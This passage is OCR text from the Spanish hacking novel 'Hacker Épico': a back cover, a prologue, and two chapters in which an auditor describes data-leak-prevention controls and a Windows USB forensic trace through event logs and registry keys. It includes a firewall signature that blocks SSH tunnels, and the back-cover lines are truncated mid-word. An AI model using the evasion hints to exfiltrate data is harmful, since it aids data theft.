
Ángel Ríos, auditor de una empresa puntera en el sector de la seguridad inform
se encuentra en el mejor momento, tanto en el terreno profesional como
personal. A las puertas del fin de semana, está a punto de terminar un impor
proyecto y se prepara para acudir a una cita con Yolanda, antigua compañera de
de la que siempre ha estado enamorado. Sin embargo, el encuentro no sale
esperaba: ella no está interesada en iniciar una relación; sólo quiere que le ay
descifrar un misterioso archivo. Ángel empieza a sospechar que algo raro está pas
pero el corazón le mueve a aceptar el encargo sin hacer preguntas. Lo que no im
es que el compromiso que ha adquirido con la chica va mucho más lejos que un s
trabajo. De pronto, se ve envuelto en una intriga relacionada con el contenid
archivo que complicará su vida y lo expondrá a un grave peligro. En el camino ha
verdad, únicamente contará con sus sorprendentes conocimientos de hacking
apoyo de su peculiar amigo Marcos.

Mezcla de novela negra y manual técnico, este libro aspira a entretener e inforr
partes iguales sobre un mundo tan apasionante como es el de la seguridad inform.
Técnicas de hacking web, sistemas y análisis forense, son algunos de los temas q
tratan con total rigor y excelentemente documentados.

Otros libros de **0xWORD**






















Hacker Épico

Alejandro Ramos
Rodrigo Yepes

Segunda Edición

Más de 2000 ejemplares vendidos



Premio revista SIC

Premio revista Re

K 65
2AH
R. 37391



Hacker Épico

Informática 64
www.informatica64.com

Alejandro Ramos Fraile
Rodrigo Yepes Alía

Índice

Prólogo

Con independencia del nivel de estudios adquiridos y la disciplina escogida, llega un punto en el que somos capaces de evaluar a los distintos profesores con los que hemos compartido horas lectivas, posiblemente y dejando a un lado las simpatías o matices personales de los profesores, podemos dividirlos en dos grandes grupos: Aquellos que se esforzaron por desarrollar un pensamiento, un deseo por conocer la materia, mantenernos actualizados y que daban una prioridad secundaria a la información pura y dura, y aquellos otros grises que se limitaron a cumplir con un temario, a forzar para conseguir que sus alumnos retuvieran un mayor número de datos y poco más.

Tal vez en disciplinas como la física o las matemáticas, retener un montón de fórmulas garantice al menos que habremos adquirido un conocimiento inmutable al que, con suerte, le podremos sacar alguna utilidad. En el caso de la seguridad informática hacer una aproximación formativa orientada a aprender programas o técnicas concretas es, en el mejor de los casos, la mejor forma de garantizar la obsolescencia en unos pocos meses (con suerte unos pocos años).

Cualquiera que pueda revisar manuales o libros sobre seguridad informática de hace unos pocos años y los contraste con la situación actual, se quedará extrañado al comprobar que hace no mucho se mencionaban herramientas de las que hoy día quedan muy pocas referencias y que están absolutamente olvidadas.

El libro que vd tiene en sus manos no es el típico libro técnico del que se puede esperar un conocimiento de unas cuantas herramientas que con suerte seguirán vigentes dentro de 2 años, este libro es un manuscrito atemporal, un libro que hace hincapié en la narrativa, en contar una historia que trasciende y mucho la parte técnica. Es, probablemente, la primera novela sobre seguridad informática escrita en España, un libro que se puede leer cuando las tapas aun tengan el brillo y color original, y mucho tiempo después, cuando el amarillo asome por las esquinas .

En este libro no solo se plasma el uso de una serie de herramientas que, obviamente cualquier profesional o aficionado al pentest debe conocer, se plasma una filosofía, una inquietud, una forma de pensar. La capacidad para crear una estrategia y adaptar tu mente a la de un pentester.

El verdadero valor de este libro va *más allá de los datos puros y duros que podrás encontrar,* su valor real es que, una vez te hayas introducido en el, es probable que nazca en ti la inquietud de seguir profundizando, de mantenerte al día.

Y todo ello gracias al fuerte carisma de sus personajes. Todos en alguna ocasión nos hemos sentido como Ángel, el protagonista, persiguiendo a nuestra Yolanda particular

En definitiva, este es un libro que ha sido escrito para terminar en la estantería de los libros que seguro prestarás a tus amigos, alejado varios metros de las cajas donde duermen aquellos otros de corte purista en los que un ampuloso autor trató de enseñarte a usar unas herramientas, técnicas y sistemas operativos que, como la Coca Cola una vez abierta, pasado un tiempo han perdido su efervescencia.

Yago Jesús

Editor de SecurityByDefault.com



Capítulo I
Épica

El sol de la mañana entraba a raudales por la ventana y, al rebotar contra mi monitor, superponía el reflejo de la calle por encima de las líneas de texto que llenaban la pantalla. Era viernes y la imagen del exterior me hizo pensar en el fin de semana, en salir pronto de la oficina y en Yolanda.

Me había llamado a primera hora. “Quiero verte”, me dijo. No llamaba desde hacía un año, y las pocas veces que intenté quedar con ella terminaron en negativas amables por su parte. Yo también quería verla, claro. Me enamoré el primer día que se sentó a mi lado en el instituto. En aquella época compartíamos muchas horas de estudio, cine y televisión. Teníamos gustos afines. Éramos almas gemelas. Pero Yolanda solo me miraba a través de los ojos de la amistad, mientras yo suspiraba por las noches sin atreverme a dar ningún paso. El tiempo pasó y la vida nos fue separando sin que ninguno se diera cuenta, hasta que yo me eché en brazos de los ordenadores y ella en los de un montón de idiotas que no eran dignos ni de vivir en su misma dimensión.

No sé si esta decepción fue la causa o solo coincidió en el tiempo con mi decisión de abandonar los estudios. Cuando hice la selectividad estaba dispuesto a matricularme en ingeniería informática, pero de repente me sentí muy cansado de las normas y las enseñanzas regladas. Tenía un buen conocimiento en casi todos los campos de la informática, así que empecé trabajando en pequeñas empresas, configurando redes y sistemas cada vez más importantes, que me proporcionaron una buena experiencia. Pero lo que de verdad me interesaba era cómo la seguridad afectaba a todo lo que hacía. Entonces era un campo abonado para la experimentación. Y tras la decepción de Yolanda, volví a enamorarme, solo que esta vez era correspondido.

Fui adquiriendo conocimientos profundos en sistemas operativos Windows y Unix, en redes y programación, hasta que me convertí en un pequeño “chapuzas” de seguridad. Cada vez sentía más curiosidad por las posibilidades de mis conocimientos, los cuales me llevaron al mundo del hacking.

Durante un tiempo fui encadenando trabajos que no me reportaron grandes ingresos, pero que me permitieron aprender cada día algo nuevo, lo que consideraba casi igual de importante. Los contratos temporales se sucedían y mis expectativas laborales no eran muy altas, pues no tenía ningún título universitario que adornara mi currículo. No me preocupaba. Yo era joven y el futuro solo me interesaba como marco temporal de las historias de Isaac Asimov, que por entonces devoraba.



Por suerte, los tiempos me fueron propicios. Las empresas tecnológicas surgían como setas e intentaban desesperadamente pescar a alguien de mi perfil. Las olas del destino me arrastraron hasta Épica S.L. De un día para otro me integré en el organigrama de esta empresa, que había empezado como un despacho de abogados especializado en nuevas tecnologías hasta consolidarse como una de las primeras empresas del sector de la seguridad a nivel nacional. Sin embargo, a pesar de tan notable evolución, seguía infestada de abogados.

¿En qué consistía mi trabajo? Básicamente me pagaban por hacer lo que antes hacía gratis en mi tiempo libre. Entraba en los sistemas de nuestros clientes y trataba de descubrir fallos y vulnerabilidades. Yo era un auditor, aunque en la oficina algunos nos llamaban hackers. Pero como este término sigue envuelto en la leyenda negra, la corrección política nos obligaba a presentarnos ante los clientes como auditores o hackers éticos y denominar a los proyectos "ethical hacks".

Los auditores teníamos inquietudes e intereses muy distintos a los de los abogados, pero mientras el terreno quedara marcado y nadie pisara el jardín ajeno, la convivencia era posible. No es que nos fuéramos de cañas juntos, pero al menos no surgían tensiones insalvables, más allá de cruzar algunas miradas de recelo. Eran esas pequeñas cosas las que hacían que amara el ambiente de grupo que se respiraba en la oficina.

Nadie puede saber todo de todo, y aunque yo conocía lo suficiente de muchas materias, cuando surgía una duda siempre era bueno contar con un especialista. Cada miembro del equipo lo era en un campo concreto.

Jaime Gómez venía del mundo del desarrollo, lo que le otorgaba una especial habilidad en las auditorías de aplicaciones web, ingeniería inversa y análisis de código fuente. Era algo pretencioso y siempre vestía un impecable traje corporativo que le gustaba lucir ante las pocas compañeras que teníamos. Roberto Márquez era un antiguo administrador de sistemas que conocía a la perfección cientos de productos y servicios, y no perdía oportunidad de gastar bromas cuando la situación lo permitía. Mario Cobo estaba especializado en redes, podía encontrar cualquier fallo de diseño en la arquitectura de comunicaciones y era una auténtica máquina del "Call of Duty". Yo lo quería a mi lado tanto en las auditorías como en las batallas online.

Todos ellos tenían certificaciones especializadas del sector[1] (CISSP, CISA, SANS, CEH y algunas otras). A la compañía le encantaban los títulos, y a los jefes más que a nadie, ya que ganaban proyectos con ellos. A mí me servían para perfeccionar y asentar conocimientos, además de mejorar mi currículo para futuros empleos.

La mesa de Roberto era la más próxima a la mía. Estaba mirando a la pantalla como si esta le acabara de insultar. A continuación, se puso a aporrear el teclado a modo de airada réplica. Cada cual tenía su liturgia ante el monitor, y la de Roberto era digna de admirar. Pasaba del ensimismamiento más absoluto a la más frenética de las actividades sin solución de continuidad.

-¡Ríos! –exclamó, llamándome por mi apellido como era su costumbre-. Hemos quedado en el bar de abajo. Luego podemos cenar en cualquier sitio y salir a tomar unas copas. ¿Te apuntas?

Siempre que acabábamos un proyecto, los auditores salíamos a celebrarlo. Aquel día estábamos dando carpetazo al último.

-La vez anterior no acabó bien –objeté.

-¡Cierto! La verdad es que lo de tomar una copa hay que pensarlo mejor si viene Mario. Pero bueno, el objetivo es pasar un rato con los colegas. ¿Qué me dices?

-En otra ocasión. Tengo cosas que hacer.

-¿Más importantes que salir con los colegas después de una semana de duro trabajo?

-Sabes que siempre me apunto. Pero hoy no puedo.

-¿Y no tendrá nada que ver la llamada de esta mañana? ¿La que has contestado en el pasillo porque no querías que nadie te escuchara? ¿La que te ha hecho regresar con cara de bobo?

-¡Déjame en paz! –bufé, refugiándome detrás del monitor como si este fuese mi escudo de "vibranium".

Continué documentando los resultados del análisis forense que nos habían encargado esa semana. El cliente era la importante empresa Telgroup, adjudicataria de numerosos contratos públicos para el desarrollo de obras y servicios. No cabía duda de que la nueva moda de externalizar los servicios públicos le había beneficiado. Por nuestra parte, debíamos realizar un análisis de seguridad para prevenir la fuga de información, ya que recientemente alguien había accedido a datos confidenciales. Como parte del proyecto, se nos pedía un análisis forense para encontrar al usuario y descubrir qué se había llevado. Ahora estaba en la última fase de documentar todo lo que había hecho para identificar al sujeto con éxito. Parte de los resultados ya los habíamos remitido al cliente en un borrador a mediados de semana, pero faltaba envolverlos en papel de regalo para que tanto la dirección como los técnicos pudieran entender lo que había ocurrido y qué se había detectado.

En este caso en particular, el cliente no quería un proyecto genérico de consultoría en *Data Loss Prevention,* más bien buscaba la forma de alcanzar algo así como un *Data Leak Prevention*, ya que su mayor miedo era que un empleado filtrase información a un medio de comunicación o, directamente, la colgase en Internet.

Estos casos siempre me recuerdan el hito histórico que se produjo cuando Bradley Manning, un soldado estadounidense, publicó en Wikileaks documentos confidenciales de las embajadas de su país. Consiguió evadir los controles militares de alta seguridad copiándolos en un CD que había etiquetado como si fuera un disco de *Lady Gaga*. *Sí* se piensa con detenimiento, es un buen método. ¿Quién se atrevería a reproducir las pistas para comprobar que en realidad contenía esa música horripilante?

La protección del dato es un propósito mucho más complejo de lo que en apariencia parece, ya que para minimizar los riesgos hay que asegurar cada uno de los canales, como, por ejemplo, el correo electrónico, carpetas compartidas de la red, las impresoras, la navegación web, la mensajería instantánea, los dispositivos de almacenamiento como CDs y DVDs, los equipos que se conectan a la red, los portátiles y por supuesto, toda la cacharrería que se puede conectar mediante USB, como pendrives, teléfonos móviles, reproductores de mp3 o cualquier aparato que permita guardar información en él.

En un entorno idílico para afrontar este problema, se parte de una clasificación inicial de los documentos, "escarbando" de forma automática entre los directorios compartidos y bases de datos de la red para catalogar y etiquetar el nivel de seguridad de la información, según algunas palabras predefinidas que se detecten en el contenido. Otra opción es obligar a cada propietario de un fichero a asignar el nivel de seguridad cuando crea y guarda el documento. Una vez identificados los ficheros, de aquello más crítico se restringen y monitorizan los accesos.

Pero en realidad esta tarea es realmente compleja, ya que las palabras que se usan son demasiado genéricas y acaban clasificando cualquier fichero con un nivel incorrecto. Al final se ha de acometer de una forma más eficaz, segregando los permisos de los usuarios en cada una de las carpetas en base a la máxima granularidad departamental posible que disponga la estructura de la empresa. De esta forma, RRHH tendría su propio directorio, Finanzas el suyo y así sucesivamente, denegando el acceso a todos aquellos que no sean de ese departamento.

En el informe me limité a describir las soluciones para aquellos agujeros más grandes que había encontrado y, allí donde aplicar una restricción para eliminar la fuga iba a suponer un trauma para los usuarios, por lo menos recomendar la aplicación de medidas compensatorias. Pensaba que yo no era nadie para decidir y que el cliente debería resolver la disyuntiva de tener contentos a los usuarios o, por el contrario, tomar una actitud más estricta y restringir los accesos.

El ejemplo más claro de una medida compensatoria se produce en el correo electrónico, ya que no puedes evitar que los trabajadores de la compañía manden correos al exterior, pero sí limitar sus tamaños, no permitir determinado tipo de archivos y avisar de que existe una política que han de firmar, en la cual se especifica que la compañía va a almacenar una copia de todo lo enviado y recibido, por si fuera necesario hacer una investigación posterior en caso de detectarse un incidente de seguridad. Por lo menos es disuasorio y, llegado el momento, permite localizar al usuario que se haya saltado la política.

Con las impresoras ocurre algo similar. Aparentemente, prohibir la impresión, pese a lo que pueda opinar Greenpeace, no es algo demasiado útil en unas oficinas. Tampoco es viable ni realista que alguien revise bolsos y carpetas en cada turno para comprobar que los documentos que salen de las instalaciones no lleven en rojo la palabra "confidencial". Por lo menos no en una empresa normal. La solución pasa por almacenar una copia de todo lo que se imprime, identificando al empleado que lo solicita, o incluso añadir marcas de

agua en cada copia. Además es posible obligar al usuario a estar delante de la impresora para identificarse de forma biométrica o con una tarjeta de proximidad, mediante el uso de elementos de hardware adicionales, evitando que las máquinas acumulen documentos que alguien solicitó pero que no ha recogido.

Para el caso de los lectores de CDs y DVDs, en pleno siglo XXI lo más sencillo es eliminarlos por completo, ya que nadie los usa y, en caso de necesidad, siempre puede existir alguna excepción conocida, aprobada y supervisada.

-¡Ángel! –Juanjo Rivas, mi jefe directo, llamó desde su despacho y me hizo perder la concentración-. ¿Cómo llevas la documentación? ¿Algún problema?

-Bien, bien –contesté-. Ya casi está. Me encanta esta parte del trabajo.

¡Odiaba esa parte del trabajo! Como a cualquiera de mi profesión, prefería limpiar retretes antes que enfrentarme a la pantalla blanca del Word. Escribir y evidenciar cada paso que había seguido no era divertido. Era un trabajo horrible, pero que tenía que acabar si quería salir pronto para acudir a mi cita con Yolanda.

Volviendo al asunto, uno de los puntos más complejos y por tanto más divertidos es la parte web, ya que requiere decenas de pruebas y un análisis mucho más exhaustivo para ajustar la pasarela a Internet, aunque por desgracia (o fortuna), cualquier medida implantada siempre podrá ser evadida.

Para este propósito elaboré una lista de requisitos básicos de seguridad en proxys webs en cuanto a DLP se trataba:


- Filtrado en base a categorías o listas negras: el proxy ha de mantener una base de datos actualizada que categorice webs y permita restringir o conceder el acceso a grupos de personas. El objetivo es denegar categorías como "almacenamiento en Internet" o "proxys anónimos", donde se listan sitios como Rapidshare, SkyDrive o Dropbox. Pese a que es muy probable que se encuentren páginas no catalogadas si se busca con detenimiento, sirve para eliminar las más comunes. La intención es obvia: evitar que se puedan subir ficheros de la compañía a una de estas páginas.

- Denegar la subida de ficheros: ya sea de únicamente algunas extensiones o de absolutamente todas. La pasarela ha de soportar el análisis de las cabeceras HTTP para aplicar la restricción.

- Túneles HTTP: son utilizados para acceder a otros servicios que no son webs, como correo electrónico o P2P, aunque a veces también se usan para visitar páginas no permitidas saltándose los filtros. Para eliminar los túneles HTTP de este estilo, es habitual realizar inspección del protocolo HTTPS, que requiere que se descifre su contenido. Otra opción es añadir reglas en el firewall de salida, con firmas que corten el tráfico si observan una cadena de caracteres, *por ejemplo "SSH-", usada* para evitar túneles SSH.

- Inspección de HTTPS: permite "romper" el canal cifrado entre el servidor web y el navegador del cliente. De esta forma, es capaz de leer el contenido de la web y filtrar si se detecta una subida de un fichero o se realiza un túnel HTTP. Con la salvedad de que páginas que contengan datos de carácter personal no pueden ser inspeccionadas, como direcciones web de hospitales o banca electrónica.

Sin olvidar otros aspectos, como el robo físico, ya que si hay un buen conjunto de medidas de seguridad lógicas, alguien podría acabar deduciendo que es más sencillo llevarse la CPU del ordenador o abrirlo y extraer el disco duro con los datos. En esta situación, solo cabe recomendar el uso de candados en las propias cajas que impida su apertura o cifrar el disco duro con claves asimétricas y dependientes de la red corporativa.



Img 01: Candado en la caja de la CPU para evitar su apertura.

La tecnología móvil, como teléfonos, tabletas y portátiles son factores críticos en el control de la información. Deben cifrar todo su contenido, asegurar el acceso con contraseñas de bloqueo y tener los mínimos privilegios de acceso a los datos. Para este tipo de dispositivos existen soluciones comerciales específicas. Muchas medidas se adoptan con productos MDM (Mobile Device Management), que facilitan la gestión centralizada, localización por GPS o el borrado de datos en remoto.

Los dispositivos USB deben ser restringidos mediante herramientas que permitan su bloqueo, ya sea con un bloqueo total, en base al tipo de hardware al que pertenecen o en base a listas blancas, es decir, únicamente permitiendo aquellos identificados previamente mediante su número de serie, a fin de garantizar que su contenido se almacena cifrado y, si se pierde o es robado, nadie pueda acceder a los datos fortuitamente sin conocer la contraseña.

Mi visión periférica detectó a mi jefe saliendo de su pecera. Cruzaba la oficina y venía directamente hacia mi cubículo. Parecía que no estuviera satisfecho con mi actitud ante la documentación y viniera para asegurarse de mi compromiso con la empresa.

Cuando vio mi camiseta naranja de Flashman, que contravenía flagrantemente la política de vestuario vigente (traje negro, azul o gris oscuro y camisa clara), levantó una ceja, pero

no dijo nada. Como todo jefe, tenía la normativa interna como libro de cabecera, pero era lo suficientemente inteligente como para no dar una batalla que tenía perdida de antemano. "El genio necesita libertad para volar", le decía yo. "Que te den por culo", contestaba. "Y ponte traje". Ese juego nos traíamos desde mi segundo día en la empresa. El primero quise causar buena impresión.

-Escucha, Ángel –dijo, apartando la vista de mi atuendo para mirarme directamente a los ojos-. El cliente está muy satisfecho con el borrador que le mandamos. Hemos acordado una reunión el lunes por la mañana para presentar los resultados definitivos. Tengo la esperanza de que no será el último proyecto que firmemos con esa empresa. Te necesito a mi lado.

-¿No puede ir otro? –pregunté-. No se me da bien defender la imagen corporativa, ya lo sabes.

-Está decidido. Quiero que todos vean a la estrella de esta compañía… Pero sería un poco raro que fuese yo solo, así que te permito acompañarme.

Su humor siempre me causaba el efecto contrario al que pretendía. No me impulsaba a la risa, sino al homicidio. Otro ejemplo de ese extraño carácter era su alfiler de corbata, con el emblema de la compañía en el centro. Moriría antes de llevar dos días seguidos el mismo traje, pero la característica letra E roja siempre estaba allí, cerca de su corazón, con independencia de si hacía juego con la corbata del día. Quizá pretendía que fuese un refuerzo de su autoridad, pero para nosotros solo era un pobre intento de congraciarse con los socios.

-Ahora en serio –continuó, adoptando un tono formal-. Sé que has trabajado duro estos últimos meses. Todos lo hemos hecho. La demanda ha crecido este año, pero aquí estábamos nosotros para hacerle frente. Nadie más nos ha ayudado y ha sido necesario multiplicarse. Echar más horas. Y soy consciente de que a veces el esfuerzo adicional no queda suficientemente recompensado por la satisfacción del deber cumplido. Los socios están contentos, claro. Épica está afianzando su posición en el sector…

Parecía que hablara ante un auditorio repleto de entusiastas subordinados, cuando en realidad lo hacía para un único y escéptico oyente. Sabía por experiencia que las palmaditas en la espalda de Juanjo eran un ataque preventivo ante las posibles demandas que le pudiéramos hacer por haber estado empantanados todos estos meses. Me hacía gracia que hablara de los socios con ese desapego, como si él fuera uno más de la tropa, pero para ser mi jefe directo no era de los malos. Solo desempeñaba su papel, nadando entre dos aguas, tratando de mantener contenta a la dirección sin revolucionar a la infantería.

-… y en nombre del director y en el mío propio os doy las gracias. Si hay algo que necesites y está en mi mano, solo tienes que pedirlo.

-Es un detalle –contesté. Era una oportunidad que no se daba todos los días-. Si hoy pudiera salir antes…

-¿Qué? ¿Tienes planes para el fin de semana? –preguntó. Al parecer, ese día todo el mundo estaba interesado en mi vida social.

-Nada especial. Es solo que he quedado con alguien esta tarde y no quiero meterme en el tráfico del viernes.

-¿Salir pronto? –preguntó, sin disimular una sonrisa-. ¿Una chica?

-Bueno, sí, una amiga del instituto, no es que vayamos a salir ni nada por el estilo…

-Nada, nada, no tienes por qué darme explicaciones ahora. Pero el lunes quiero toda la información: aspecto físico, qué habéis hecho, adónde habéis ido, posturas sexuales.

-¡Juanjo! –protesté.

-¡Vale, perdona! No te pongas así. Es solo que a los casados nos gusta recrear las experiencias de los solteros para sentir que seguimos vivos.

-¿Problemas en casa? –pregunté, algo sorprendido por su explicación.

-Eh, no… es solo, ya sabes… el matrimonio.

Esperé mientras Juanjo, plantado ante mí y con las manos en los bolsillos, se sumía en una reflexión interior. Al mirarle a los ojos comprendí que su mente se había marchado a una galaxia muy, muy lejana.

-¿Con respecto a salir antes? –interrumpí, obligándole a regresar.

-¿Salir antes? Sí, claro. Cuenta con ello –aceptó, pero enseguida fue consciente de las consecuencias de sus palabras-. Siempre que tengas todo listo para el lunes.

-Si queda algo pendiente puedo trabajar desde casa.

-Entonces, conforme. Recuerda que la reunión es a primera hora. Ah, y otra cosa – exclamó cuando ya se marchaba, dirigiendo la vista de nuevo hacia mi camiseta-. ¡Ponte traje!

Juanjo regresó a su despacho y me dejó con cara de resignación ante lo que me quedaba de trabajo. Tenía la vista cansada de haber estado tanto tiempo mirando la pantalla. Puse las gafas sobre la mesa y me restregué los ojos a fin de aliviar la tensión acumulada. Consulté la hora en el reloj digital que colgaba encima de la puerta. Además de informar de la fecha, la hora y la temperatura interior, hacía las veces de centinela, pues pocos se aventuraban a abandonar la sala sin que él lo autorizara marcando las 18:00 horas. Ahora que sufría bajo la tortura de la documentación, los segundos se mantenían una eternidad antes de pasar al minuto siguiente.

Capítulo II
U93817

El alegre sonido de unas risas me sacó de mi ensimismamiento. Al otro lado de la sala, mis tres compañeros se dirigían al pasillo, camino de la máquina de refrescos o de la azotea, dependiendo de si su adicción era a la cafeína o a la nicotina.

De repente me entraron muchas ganas de salir para compartir una Coca-Cola y unas cuantas anécdotas. Había estado sentado durante horas y me convenía estirar las piernas. Pero cuando Roberto me preguntó con un gesto si les acompañaba, rehusé la invitación. Tenía que dejar todo listo si quería marcharme pronto a casa. No quería llegar con el tiempo justo para mi encuentro con Yolanda.

Volví a ponerme las gafas y seguí trabajando.

Ya sabía perfectamente lo que había ocurrido: un usuario se había llevado documentos confidenciales usando un teléfono móvil como unidad de almacenamiento. Tenía anotadas las pruebas que hice y guardaba en una carpeta las evidencias. Solo necesitaba darle forma y escribir el informe en lenguaje inteligible, recordando con cada frase que el documento seguramente acabaría en manos de jueces y abogados, y ellos debían entenderlo a la perfección.

El acceso a los USB estaba permitido y cualquier empleado podía conectar un pendrive o un disco duro externo y copiarse lo que quisiera. No existía ninguna medida de protección ni política que lo prohibiese.

Tan solo tuve que revisar algunas huellas con las propias herramientas de Windows para encontrar todas las pistas necesarias y resolver el misterio. Fue más costoso documentarlo que llevar a cabo el análisis técnico.

Empecé buscando lo que había pasado en el sistema con el visor de eventos sobre la fecha y hora aproximada en la que había saltado la alarma de uno de los tornos de acceso a las oficinas de Telgroup. Muchas empresas utilizan este sistema para controlar el acceso físico a sus instalaciones y en esta ocasión, alguien había accedido al edificio por la noche, lo que resultaba extraño porque nadie debía estar trabajando a esas horas.

No tardé en averiguar que no había registros, tan solo existía un mensaje que advertía que a las 00:33:01 se había eliminado la información y que a las 00:35:53 se había apagado el equipo.

Img 02: Evento de borrado del registro.

Tuve más suerte con los eventos de seguridad. Estos no habían sido eliminados. De allí obtuve el nombre de usuario que se había utilizado: U93817; también la hora a la que se había identificado en el PC momentos antes: 00:02:41.



Img 03: Evento con inicio de sesión.

Continué buscando en el archivo `C:\windows\inf\setupapi.dev.log`, donde se guarda un registro cada vez que un nuevo aparato se instala por primera vez. *Encontré* un dispositivo USB que se había conectado el día 11/06/2012 a las 00:03:25, un minuto después de que el PC se encendiera. Su número de serie era el 352924020386178.




```
<<<  [Exit status: FAILURE(0xe0000203)]

>>>  [Device Install (Hardware initiated) - USB\VID_0421&PID_00AA
\352924020386178]
>>>  Section start 2012/06/11 00:03:25.150
     ump: Creating Install Process: DrvInst.exe 00:03:25.166
     ndv: Retrieving device info...
     ndv: Setting device parameters...
     ndv: Searching Driver Store and Device Path...
     dvi: {Build Driver List} 00:03:25.291
     dvi:      Searching for hardware ID(s):
     dvi:           usb\vid_0421&pid_00aa&rev_0100
     dvi:           usb\vid_0421&pid_00aa
     dvi:      Searching for compatible ID(s):
     dvi:           usb\class_08&subclass_06&prot_50
     dvi:           usb\class_08&subclass_06
```


Img 04: Fichero setupapi.dev.log con el registro de conexiones de dispositivos.

Continué revisando las claves del registro `SYSTEM\CurrentControlSet\Enum\USBSTOR` de `HKEY_LOCAL_MACHINE` que mantiene la información de todas las unidades de almacenamiento que se vinculan al equipo, como el número de serie, el nombre del fabricante, el producto o la versión. De todos los que había, me llamó la atención un Nokia E71 al que le correspondía el número que había anotado.




Img 05: Clave del registro con el número de serie del dispositivo USB.

También obtuve las referencias del Vendor-ID (VID) y Product-ID (PID) consultando el número de serie en la clave `HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Enum\USB`



Img 06: Clave del registro con el Vendor-ID y el Product-ID.

Busqué en `HKEY_LOCAL_MACHINE\SYSTEM\MountedDevices` el valor identificativo único o GUID (Globally Unique IDentifier) del dispositivo y la unidad que se asignó en el PC cuando el terminal se conectó: E:.




Img 07: Clave del registro con los GUID y asignaciones de unidades montadas.

Con estos datos y los anteriores, fui rellenando una tabla de referencia:

Número de Serie	352924020386178&0
Nombre del fabricante	Nokia
Producto	E71
Version	Rev1.0
Vendor ID	0421
Product ID	00AA
GUID	{55532bdf-75cc-11e0-aa8e-000c29a9dcb3}
Unidad	E:

Tabla 1: Resumen de datos del dispositivo USB

Dentro de la clave: `SYSTEM\CurrentControlSet\Enum\USB\VID_0421&PID_00AA`, comprobé la última vez que se escribió el número de serie y, de esta forma, deduje cuándo se desconectó ese dispositivo por última vez. Para sacar este dato usé un pequeño truco, ya que el propio `regedit` no permite averiguarlo: exporté esa parte del registro como archivo de texto y lo abrí con el bloc de notas. Anoté la fecha y la hora que indicaba: 11/06/2012 – 00:31.



```
Nombre de clave:          HKEY_LOCAL_MACHINE\SYSTEM
\CurrentControlSet\Enum\USB\VID_0421&PID_00AA\352924020386178
Nombre de clase:          <Ninguna clase>
Hora de última escritura:  6/11/2012 - 12:31 AM
Valor 0
  Nombre:         DeviceDesc
  Tipo:           REG_SZ
  Datos:          @usbstor.inf,%genericbulkonly.devicedesc%;USB
Mass Storage Device


Valor 1
  Nombre:         LocationInformation
  Tipo:           REG_SZ
  Datos:          Port_#0001.Hub_#0003

Valor 2
```

Img 08: Información de fechas del registro, obtenidas mediante exportación.

